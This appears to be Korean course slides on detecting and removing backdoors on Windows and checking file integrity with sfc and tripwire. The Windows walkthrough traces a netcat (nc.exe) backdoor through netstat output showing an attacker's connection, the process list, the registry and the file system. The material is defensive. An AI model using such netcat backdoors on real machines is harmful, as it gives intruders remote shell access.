 - 잘 알려진 백도어는 대부분 바이러스 일종으로 분류되어 백신 툴이나 다양한 탐지 툴을 통해 발견될 수 있음



백도어 탐지 순서와 대응책

- 무결성 검사
 - 시스템에 어떤 변화가 일어나는지 테스트하는 것
 - MD5 해시 기법을 많이 사용
 - 파일 내용이 조금만 바뀌어도 MD5 해시 결과 값이 다르기 때문에 관리자는 주요 파일의 MD5 값을 주기적으로 수집하고 검사하여 변경되는 파일 내역을 확인해야 함
- 로그 분석
 - 로그 분석 방법은 무척 다양하며, Cyber Forensic(사이버 포렌식)이라는 하나의 분야로 정착하였음



윈도우 백도어 탐지 및 제거하기

- 윈도우 백도어 탐지 및 제거하기

- 대부분의 백도어는 웜을 이용하여 PC를 감염시키고 백도어를 설치
- 백신 툴 없이 윈도우에서 백도어 존재 여부를 확인/제거 하는 방법
- 백도어에 대응하는 기본적인 작업: 탐지와 제거

- ① 네트워크 연결 확인하기

- 백도어가 스니퍼처럼 동작하는지 또는 네트워크 서비스처럼 동작하는지를 가장 먼저 확인 (Promiscuous 모드 동작 여부 확인)

```
Get-NetAdapter | Format-List -Property PromiscuousMode
```




그림 9-29 Promiscuous 모드 확인



윈도우 백도어 탐지 및 제거하기

① 네트워크 연결 확인하기

– 어떤 프로그램이 해당 포트를 열고 있는지 확인

```
선택 관리자: 명령 프롬프트
C:\#>netstat -ab

활성 연결

프로토콜 로컬 주소 외부 주소 상태
TCP 0.0.0.0:135 WIN_2016:0 LISTENING
RpcSs
[svchost.exe]
TCP 0.0.0.0:445 WIN_2016:0 LISTENING
수용권 정보를 가져올 수 없습니다.
TCP 0.0.0.0:455 WIN_2016:0 LISTENING
[nc.exe]
TCP 0.0.0.0:3389 WIN_2016:0 LISTENING
TermService
[svchost.exe]
TCP 0.0.0.0:5985 WIN_2016:0 LISTENING
수용권 정보를 가져올 수 없습니다.
TCP 0.0.0.0:47001 WIN_2016:0 LISTENING
수용권 정보를 가져올 수 없습니다.
TCP 0.0.0.0:49664 WIN_2016:0 LISTENING
수용권 정보를 가져올 수 없습니다.
TCP 0.0.0.0:49665 WIN_2016:0 LISTENING
```

그림 9-30 455번 포트에 동작 중인 nc.exe 확인

```
선택 관리자: 명령 프롬프트
TCP 192.168.40.200:139 WIN_2016:0 LISTENING
수용권 정보를 가져올 수 없습니다.
TCP 192.168.40.200:455 DESKTOP-SKLPF1V:6712 ESTABLISHED
[nc.exe]
TCP 192.168.40.200:49670 52.230.80.159:https ESTABLISHED
BDESVC
```


그림 9-31 455번 포트에 동작 중인 nc.exe에 연결된 공격자 확인



윈도우 백도어 탐지 및 제거하기

② 프로세스 확인하기

- Process Explorer를 이용하여 현재 동작 중인 프로세스를 확인



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
GoogleCrashHandler.exe		1,504 K	1,408 K	3312	Google Crash Handler	Google Inc.
GoogleCrashHandler64.exe		1,496 K	896 K	3212	Google Crash Handler	Google Inc.
explorer.exe	0.55	37,848 K	121,152 K	3908	Windows 탐색기	Microsoft Corporation
cmd.exe		1,604 K	3,088 K	4172	Windows 명령 처리기	Microsoft Corporation
conhost.exe	< 0.01	11,180 K	23,628 K	4180	Console Window Host	Microsoft Corporation
vmtoolsd.exe	0.11	13,540 K	37,144 K	4236	VMware Tools Core Service	VMware, Inc.
Greenshot.exe	2.68	40,112 K	92,028 K	4308	Greenshot	Greenshot
nc.exe	0.03	912 K	4,620 K	4508		
cmd.exe		1,892 K	3,636 K	3208	Windows 명령 처리기	Microsoft Corporation
conhost.exe	< 0.01	5,228 K	11,500 K	204	Console Window Host	Microsoft Corporation
OneDrive.exe	< 0.01	42,812 K	80,320 K	4564	Microsoft OneDrive	Microsoft Corporation
powershell.exe	0.01	79,948 K	104,424 K	4336	Windows PowerShell	Microsoft Corporation
conhost.exe	< 0.01	3,820 K	16,952 K	5040	Console Window Host	Microsoft Corporation
procexp64.exe	0.69	19,064 K	40,588 K	2152	Sysinternals Process Expl...	Sysinternals - www.sysi...
mapsint.exe		10,588 K	36,100 K	3364	그림판	Microsoft Corporation
notepad.exe	0.15	2,560 K	22,168 K	3532	메모장	Microsoft Corporation

CPU Usage: 7.76% Commit Charge: 24.83% Processes: 59 Physical Usage: 32.03%

그림 9-32 Process Explorer로 확인한 nc.exe



윈도우 백도어 탐지 및 제거하기

② 프로세스 확인하기

- 웜이나 바이러스처럼 악성 코드 형태로 동작하는 프로그램은 백도어를 삭제했을 때, 이를 복구할 수 있도록 모니터링 프로세스와 백업 프로세스까지 생성할 때가 많기 때문에 이 또한 확인해야 함




그림 9-33 Process Explorer로 확인한 nc.exe 속성 정보



윈도우 백도어 탐지 및 제거하기

② 프로세스 확인하기

- 프로세스 속성으로 이상 여부를 바로 알 수도 있지만, 그렇지 못할 때는 이름은 동일하나 정상적으로 보이는 프로세스의 속성 정보를 같이 열어 비교하여 분석함
- netcat에서는 cmd.exe를 사용하는 것을 확인할 수 있는데, 다른 프로그램 중에 cmd.exe를 사용하는 프로그램이 있는지는 [ctrl] + [F]를 눌러 검색




그림 9-34 검색으로 확인할 수 있는 nc.exe



윈도우 백도어 탐지 및 제거하기

③ 레지스트리 확인

- 윈도우 시스템은 시스템 운영과 관련하여 재부팅하더라도 기본 설정 값이 변하지 않도록 레지스트리에 여러 값을 기록해 둬
- 백도어도 레지스트리를 이용할 때가 많아 백도어를 삭제할 때는 레지스트리에서도 내용을 확인해야 함
- 레지스트리 편집기에서 [파일] - [내보내기] 메뉴 선택하여 레지스트리를 txt 파일로 내보냄



그림 9-35 레지스트리를 txt 파일로 내보내기



윈도우 백도어 탐지 및 제거하기

③ 레지스트리 확인

– 메모장에서 열어 nc.exe 파일 검색




그림 9-36 레지스트리에서 nc.exe 확인



윈도우 백도어 탐지 및 제거하기

③ 레지스트리 확인

- 경우에 따라 ASCII나 유니코드로 등록되어 있는 경우도 있음
- 예) 백도어를 system.exe라는 파일 이름으로 실행하고 있는 경우
 - 메모장에서 열어 system.exe 파일 찾으면 검색 결과 없음
 - system.exe
 - ASCII 값
 - » 73,79,73,74,65,6d,2e,65,78,65
 - 유니코드 값
 - » 73,00,79,00,73,00,74,00,65,00,6d,00,2e,00,65,00,78,00,65,00



윈도우 백도어 탐지 및 제거하기

④ 파일 확인

- Total Commander 툴로 백도어의 실제 파일을 확인
- 윈도우 탐색기 대신 Total Commander를 사용하는 이유
 - 윈도우 탐색기는 윈도우 운영체제와 많은 라이브러리를 공유
 - 윈도우 탐색기가 공격 대상이 되면 윈도우 탐색기를 쓸 수 없음
 - 또한 윈도우 탐색기로 특정 파일을 숨기거나 삭제하지 않도록 되어 있는 경우도 있음
 - 이러한 제약적 상황 때문에 윈도우와 상관없이 독립적으로 동작하는 파일 탐색기인 Total Commander는 많은 도움이 됨



윈도우 백도어 탐지 및 제거하기

④ 파일 확인

- Total Commander를 이용하여 백도어를 확인하기 전에 설정해야 할 사항
 - [환경설정] - [옵션] - [화면] 에서 '숨김/시스템 파일 표시' 옵션 설정




그림 9-37 '숨김/시스템 파일 표시' 옵션 설정



윈도우 백도어 탐지 및 제거하기

④ 파일 확인

- [명령] - [파일 찾기] 메뉴를 선택하고 nc.exe 파일을 찾음




그림 9-38 nc.exe 파일 이름으로 검색

- nc.exe 파일이 두 곳에 각각 존재
- 두 파일 모두 백도어로 경우에 따라서 서로 보완적인 역할을 하듯 한쪽을 삭제하면 다른 쪽을 기반으로 재복사할 때도 있음



윈도우 백도어 탐지 및 제거하기

⑤ 백도어 제거하기

- 1) 백도어 프로세스 중지
- 2) 백도어 파일 삭제
- 3) 레지스트리 삭제



윈도우 백도어 탐지 및 제거하기

⑥ 시스템 무결성 검사하기

- 앞서 살펴본 모든 테스트에서 백도어 탐지에 실패했을 때 사용할 수 있음
- 중요 시스템이나 디렉터리는 무결성 점검 툴을 사용하여 주기적으로 점검하면 좋음
- 윈도우에서는 SFC(System File Checker)를 기본으로 제공
 - 이 툴을 동작하려면 윈도우 설치 CD가 필요함
 - 정상 파일과 시스템에 설치된 파일이 일치하는지 테스트

```

관리자: 명령 프롬프트
C:\>sfc

Microsoft (R) Windows (R) Resource Checker Version 6.0
Copyright (C) Microsoft Corporation. All rights reserved.

보호된 모든 시스템 파일의 무결성을 검사하고 잘못된 버전을 올바른 Microsoft 버전으로
바꿉니다.

SFC [/SCANNOW] [/VERIFYONLY] [/SCANFILE=<파일>] [/VERIFYFILE=<파일>]
[/OFFBOOTDIR=<오프라인 Windows 디렉터리> /OFFWINDIR=<오프라인 부팅 디렉터리>]

/SCANNOW      보호된 모든 시스템 파일의 무결성을 검사하고 가능한 경우
              문제가 있는 파일을 복구합니다.
/VERIFYONLY   보호된 모든 시스템 파일의 무결성을 검사하지만 복구하지는
              않습니다.
/SCANFILE     보호된 파일의 무결성을 검사하고 문제가 확인되면 파일을
              복구합니다. 전체 경로 <파일>을 지정합니다.
/VERIFYFILE   전체 경로 <파일>의 파일에 대한 무결성을 확인하지만
              복구하지는 않습니다.
/OFFBOOTDIR   오프라인 부팅의 경우 오프라인 부팅 디렉터리의 위치를 지정합니다.
/OFFWINDIR    오프라인 복구의 경우 오프라인 Windows 디렉터리의 위치를 지정합니다.

예:

sfc /SCANNOW
sfc /VERIFYFILE=c:\windows\system32\kernel32.dll
sfc /SCANFILE=d:\windows\system32\kernel32.dll /OFFBOOTDIR=d:\ /OFFWINDIR=d:\windows

sfc /VERIFYONLY

C:\>
    
```

그림 9-39 sfc 명령 실행 결과



윈도우 백도어 탐지 및 제거하기

⑥ 시스템 무결성 검사하기

- 윈도우에서는 SFC(System File Checker)를 기본으로 제공
 - 실제 스캔은 sfc /SCANNOW 명령으로 수행

```
sfc /SCANNOW
```




그림 9-40 sfc /SCANNOW 명령 실행 결과



tripwire를 이용한 무결성 검사하기

① 설치하기

- tripwire는 우분투 17에서 apt-get으로 다음과 같이 설치할 수 있음

```
apt-get install tripwire
```

```
root@ubuntu: /
File Edit View Search Terminal Help
root@ubuntu:/#
root@ubuntu:/# apt-get install tripwire
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  linux-headers-4.13.0-21 linux-headers-4.13.0-21-generic
  linux-headers-4.13.0-36 linux-headers-4.13.0-36-generic
  linux-headers-4.13.0-37 linux-headers-4.13.0-37-generic
  linux-image-4.13.0-21-generic linux-image-4.13.0-36-generic
  linux-image-4.13.0-37-generic linux-image-extra-4.13.0-21-generic
  linux-image-extra-4.13.0-36-generic linux-image-extra-4.13.0-37-generic
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  postfix
Suggested packages:
  procmail postfix-mysql postfix-pgsql postfix-ldap postfix-pcre postfix-lmdb
  postfix-sqlite sasl2-bin dovecot-common resolvconf postfix-cdb postfix-doc
The following NEW packages will be installed:
  postfix tripwire
0 upgraded, 2 newly installed, 0 to remove and 7 not upgraded.
Need to get 2,806 kB of archives.
After this operation, 16.6 MB of additional disk space will be used.
Do you want to continue? [Y/n]
```

그림 9-41 tripwire 설치



tripwire를 이용한 무결성 검사하기

① 설치하기

- 설치 중 아래 설정 화면을 확인할 수 있는데 다음 두 가지를 설정해야 함
 - tripwire가 사용하는 메일 서버와 관련한 사항
 - tripwire와 관련한 패스워드




그림 9-42 tripwire 관련 설정




그림 9-43 tripwire 설치 완료



tripwire를 이용한 무결성 검사하기

② tripwire 설정하기

- /etc/tripwire 디렉터리에는 tripwire에 관련한 설정 파일과 key 파일 및 정책 파일이 저장되어 있음

```
root@ubuntu: /etc/tripwire
File Edit View Search Terminal Help
root@ubuntu:/etc/tripwire# ls -al
total 52
drwxr-xr-x  2 root root  4096 May 12 17:49 .
drwxr-xr-x 129 root root 12288 May 12 17:50 ..
-rw-----  1 root root   931 May 12 17:49 site.key
-rw-r--r--  1 root root  4586 May 12 17:49 tw.cfg
-rw-r--r--  1 root root   510 Nov 10 2016 twcfg.txt
-rw-r--r--  1 root root  4159 May 12 17:49 tw.pol
-rw-r--r--  1 root root  6057 Nov 10 2016 twpol.txt
-rw-----  1 root root   931 May 12 17:49 ubuntu-local.key
root@ubuntu:/etc/tripwire#
```

그림 9-44 /etc/tripwire에 저장된 key 파일




tripwire를 이용한 무결성 검사하기

② tripwire 설정하기

- tw.pol과 tw.cfg는 tripwire 관련 설정 파일인데, 기본적으로 암호화되어 있음
- 두 파일의 기본 설정 내용은 twpol.txt와 twcfg.txt 파일로 만드는데, 각 파일 내용은 다음과 같이 확인할 수 있음
- twcfg 파일은 tripwire 실행 환경에 관련된 사항임

```
cat /etc/tripwire/twpol.txt
```



```
root@ubuntu: /etc/tripwire
File Edit View Search Terminal Help
root@ubuntu:/etc/tripwire# cat /etc/tripwire/twcfg.txt
ROOT                =/usr/sbin
POLFILE             =/etc/tripwire/tw.pol
DBFILE              =/var/lib/tripwire/${HOSTNAME}.twd
REPORTFILE          =/var/lib/tripwire/report/${HOSTNAME}-${DATE}.twr
SITEKEYFILE         =/etc/tripwire/site.key
LOCALKEYFILE        =/etc/tripwire/${HOSTNAME}-local.key
EDITOR              =/usr/bin/editor
LATEPROMPTING       =false
LOOSEDIRECTORYCHECKING =false
MAILNOVIOLATIONS    =true
```

그림 9-45 /etc/tripwire/twcfg.txt 파일 내용




tripwire를 이용한 무결성 검사하기

② tripwire 설정하기

- twpol 파일은 해당 시스템의 무결성 검사 목록을 저장하는 파일로 시스템에 최적화시킬 수 있음

```
cat /etc/tripwire/twpol.txt
```



```
root@ubuntu: /etc/tripwire
File Edit View Search Terminal Help
root@ubuntu:/etc/tripwire# cat /etc/tripwire/twpol.txt
#
# Standard Debian Tripwire configuration
#
#
# This configuration covers the contents of all 'Essential: yes'
# packages along with any packages necessary for access to an internet
# or system availability, e.g. name services, mail services, PCMCIA
# support, RAID support, and backup/restore support.
#
```

그림 9-46 /etc/tripwire/twpol.txt 파일 내용




tripwire를 이용한 무결성 검사하기

③ 초기 시스템 검사 목록 작성하기

– tripwire를 실행

```
/usr/sbin/tripwire -m i
```



```
root@ubuntu: /
File Edit View Search Terminal Help
root@ubuntu:/#
root@ubuntu:/# /usr/sbin/tripwire -m i
Please enter your local passphrase:
Parsing policy file: /etc/tripwire/tw.pol
Generating the database...
*** Processing Unix File System ***
### Warning: File system error.
### Filename: /var/lib/tripwire/ubuntu.twd
### No such file or directory
### Continuing...
```

그림 9-47 tripwire 초기화로 파일 시스템에서 데이터베이스 생성

